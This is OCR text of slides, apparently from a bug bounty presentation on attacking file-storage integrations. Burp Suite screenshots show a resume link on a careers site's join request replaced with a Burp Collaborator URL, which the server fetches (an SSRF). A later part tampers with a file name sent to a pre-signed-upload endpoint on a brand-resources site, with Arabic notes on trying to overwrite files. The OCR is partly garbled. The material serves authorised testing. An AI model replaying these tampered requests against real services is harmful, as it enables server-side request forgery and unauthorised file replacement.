What types of jobs are you interested in? (max 128 characters)


Intercept
HTTP history
WebSockets history
Options
Request to https://careers.scotts.com:443 [143.204.98.7]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Inspector
Request Attributes
Request Query Parameters
Request Cookies
Request Headers
POST /en-US/actions/memberCreate HTTP/2
Host: careers.scotts.com
Cookie: cms_tn_session_id=f76e2ac6-0eda-47c2-abf5-bf5d6f85e7b8; BID=X17938DBB31F955E4E1E111AF95A60911DC89F23CDEC5AFB635159AFB2A6D1F1F12ABE6F342588E0D502A4F6D405D9F377; __utma=181097013.907604970.1654134859.1654134859.1654134859.1; __utmc=181097013; __utmz=181097013.1654134859.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); _ga=GA1.3.907604970.1654134859; _gid=GA1.3.538827539.1654134859; _ga=GA1.2.907604970.1654134859; _gid=GA1.2.538827539.1654134859; __utmb=181097013.14.10.1654134859
Content-Length: 992
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://careers.scotts.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://careers.scotts.com/en-US/join
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
{
"data":{
"joinPath":"Unspecified",
"jf_country_code":"pa",
"resumeFile":{
"id":"id:eLFJ9fgY-LAAAAAAAAAABg",
"name":"result (1).pdf",
"bytes":771,
"isDir":false,
"link":"https://dl.dropboxusercontent.com/1/view/aycl4flfbfu8mul/result%20%281%29.pdf",
"linkType":"direct",
"icon":"https://www.dropbox.com/static/images/icons64/page_white_acrobat.png"
},
"useJFI":false,
"CSRFToken":"8F2lsGWd-mQPC05DPaPql7GbKE061fQojW5c",


Pretty
Raw
Hex
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
{
"data":{
"joinPath":"Unspecified",
"jf_country_code":"pa",
"resumeFile":{
"id":"id:eLFJ9fgY-LAAAAAAAAAABg",
"name":"result (1).pdf",
"bytes":771,
"isDir":false,
"link":"https://mi8petj26mxsksrul32jrnmlpsvkj9.oastify.com/l/view/aycl4flfbfu8mul/result%20%281%29.pdf",
"linkType":"direct",
"icon":"https://www.dropbox.com/static/images/icons64/page_white_acrobat.png"
},
"useJFI":false,
"CSRFToken":"8F21sGWd-mQPC05DPaPql7GbKE061fQojW5c",
"CSRFTime":"2022-06-02T02:39:52.918Z",
"jf_email_address":"ph3e3r@gmail.com",
"jf_location_free_text":"Almirante, بنما",
"placeId":"ChIJewbKrAUQpo8RchQUoIAutls",
"jf_desired_job_title":"Bugcrowd Testing -- Disregard",
"jf_first_name":"ph33r",
"jf_last_name":"bugcrowd",
"JQ7F29D64QWYXHC5GL77":"PASSIVE"
},
"remoteResume":{
"id":"id:eLFJ9fgY-LAAAAAAAAAABg",
"name":"result (1).pdf",
"bytes":771,
"isDir":false,
"link":"https://mi8petj26mxsksrul32jrnmlpsvkj9.oastify.com/l/view/aycl4flfbfu8mul/result%20%281%29.pdf",
"linkType":"direct",
"icon":"https://www.dropbox.com/static/images/icons64/page_white_acrobat.png"
}
}

Send | Cancel | < | > | Target: https://careers.scotts.com | HTTP/

Request

Pretty | Raw | Hex | \n


```
        "bytes":771,
        "isDir":false,
        "link":
        "https://mi8petj26mxsksrul32jrnmlpswkj9.oastify.com/l/view/aycl4flfbfu8mul/result%20%281%29.pdf",
        "linkType":"direct",
        "icon":
        "https://www.dropbox.com/static/images/icons64/page_white_acrobat.png"
      },
      "useJFI":false,
      "CSRFToken":"8F2lsGWd-mQPC05DPaPql7GbKE06lfQojW5c",
      "CSRFTime":"2022-06-02T02:39:52.918Z",
      "jf_email_address":"ph3e3r@gmail.com",
      "jf_location_free_text":"Almirante, بنما",
      "placeId":"ChIJewbKrAUQpo8RchQUoIAutls",
      "jf_desired_job_title":"Bugcrowd Testing -- Disregard",
      "jf_first_name":"ph33r",
      "jf_last_name":"bugcrowd",
      "JQ7F29D64QWYXHC5GL77":"PASSIVE"
    },
    "remoteResume":{
      "id":"id:eLFJ9fgY-LAAAAAAAAAABg",
      "name":"result (1).pdf",
      "bytes":771,
      "isDir":false,
      "link":
      "https://mi8petj26mxsksrul32jrnmlpswkj9.oastify.com/l/view/aycl4flfbfu8mul/result%20%281%29.pdf",
      "linkType":"direct",
      "icon":
      "https://www.dropbox.com/static/images/icons64/page_white_acrobat.png"
    }
  }
```


Search... | 0 matches

Response


Pretty | Raw | Hex | Render | \n


```
16 X-Powered-By: PencilBlue
17 X-Xss-Protection: 1; mode=block
18 X-Cache: Miss from cloudfront
19 Via: 1.1 fa5a3d5abd34c6fac657b045a4dcbdc4.cloudfront.net (CloudFront)
20 X-Amz-Cf-Pop: FRA50-C1
21 X-Amz-Cf-Id: ZjcFd4pkHxXsPaZ6mHqhVrKEtHZV4mlQ0Ir0G757vF0ugczcJv719w==
22
23 {
    "message":"Thanks for joining our Talent Network, ",
    "joinStatus":"JOIN_SUCCESS",
    "jobs":[
    ],
    "notMe":"Not %s?",
    "model":{
      "joinPath":"Unspecified",
      "jf_country_code":"pa",
      "resumeFile":{
        "file":
        "PGhObWw+PGJvZHk+dm93eDFmY2p5ZnN6dW0x0Th6d242dnpqa2d6PC9ib2R5PjwvaHRtbD4=",
        "fileName":"result (1).pdf"
      },
      "useJFI":false,
      "CSRFToken":"8F2lsGWd-mQPC05DPaPql7GbKE06lfQojW5c",
      "CSRFTime":"2022-06-02T02:39:52.918Z",
      "jf_email_address":"ph3e3r@gmail.com",
      "jf_location_free_text":"Almirante, b…bтb¨b§",
      "placeId":"ChIJewbKrAUQpo8RchQUoIAutls",
      "jf_desired_job_title":"Bugcrowd Testing -- Disregard",
      "jf_first_name":"ph33r",
      "jf_last_name":"bugcrowd",
      "JQ7F29D64QWYXHC5GL77":"PASSIVE"
    },
    "recognitionId":
    "member-recognition-f5207001-c8c5-44e9-92e4-143e3dc890e3",
```


Search... | 0 matches

Inspector


Request Attributes	2
Request Query Parameters	0
Request Cookies	10
Request Headers	28
Response Headers	20



Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 60 seconds
Poll now
Time Type Payload Comment
36 2022-Jun-02 03:04:17 UTC DNS mi8petj26mxsksrul32jrnm1psvkj9
37 2022-Jun-02 03:04:17 UTC DNS mi8petj26mxsksrul32jrnm1psvkj9
38 2022-Jun-02 03:04:17 UTC DNS mi8petj26mxsksrul32jrnm1psvkj9
39 2022-Jun-02 03:04:17 UTC DNS mi8petj26mxsksrul32jrnm1psvkj9
40 2022-Jun-02 03:04:17 UTC HTTP mi8petj26mxsksrul32jrnm1psvkj9
Description
Request to Collaborator
Response from Collaborator
Pretty
Raw
Hex
1 GET /l/view/aycl4flfbfu8mul/result%20%281%29.pdf HTTP/1.1
2 host: mi8petj26mxsksrul32jrnmlpsvkj9.oastify.com
3 x-newrelic-id: XQIEVlNUGwIAUFJTDwcB
4 x-newrelic-transaction:
PxQCAgBSWlFVUgAHAwYEREhXV18RA09ABQFeUltaUQRSAAlWAkMfQAIDAFk
FAFtQEjk=
5 Connection: close
6
7
Search...
0 highlights
Inspector
Selection 48
Selected text
GET /l/view/aycl4flfbfu8mul/r
esult%20%281%29.pdf
Decoded from: URL encoding
GET /l/view/aycl4flfbfu8mul/r
esult (1).pdf
Close

ATTACKING FILE STROAGE INTEGRATION

ATTACKING FILE STROAGE INTEGRATION

Replace any file




Guidelines
Assets
Support
Permission Requests
WELCOME TO INSTAGRAM'S BRAND RESOURCES
Browse our guidelines, find the assets you need, download files and submit requests for permission.
Submit Requests

Review Request

- ✓ Request Details
- ✓ Select Asset
- 3 Upload Files

Upload Files

Upload the file(s) that are a part of your request

DRAG AND DROP TO UPLOAD FILES(S)


Brand Resources
My Requests
Review Request
The submitted file must be less than 100MB
Unfortunately, we do not accept this file type
MP4
resume.mp4
Request Details
DRAG AND DROP TO UPLOAD FILES(S)

Request

Pretty | Raw | Hex | \n

```
POST /wp-json/brc/v1/pre-signed-url HTTP/2
Host: en.facebookbrand.com
```


اول ملاحظة انه تم اضافة timestamp
وفي الرد المقابل تم اضافة timestamp
نحاول الان نمسح timestamp

```
Content-Length: 20
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
X-Wp-Nonce: f93f988720
User-Agent: Mozilla/5.0 (
AppleWebKit/537.36 (
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://en.facebookbrand.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8

file-name=1640012013-resume.mp4
```

Response

Pretty | Raw | Hex | Render | \n

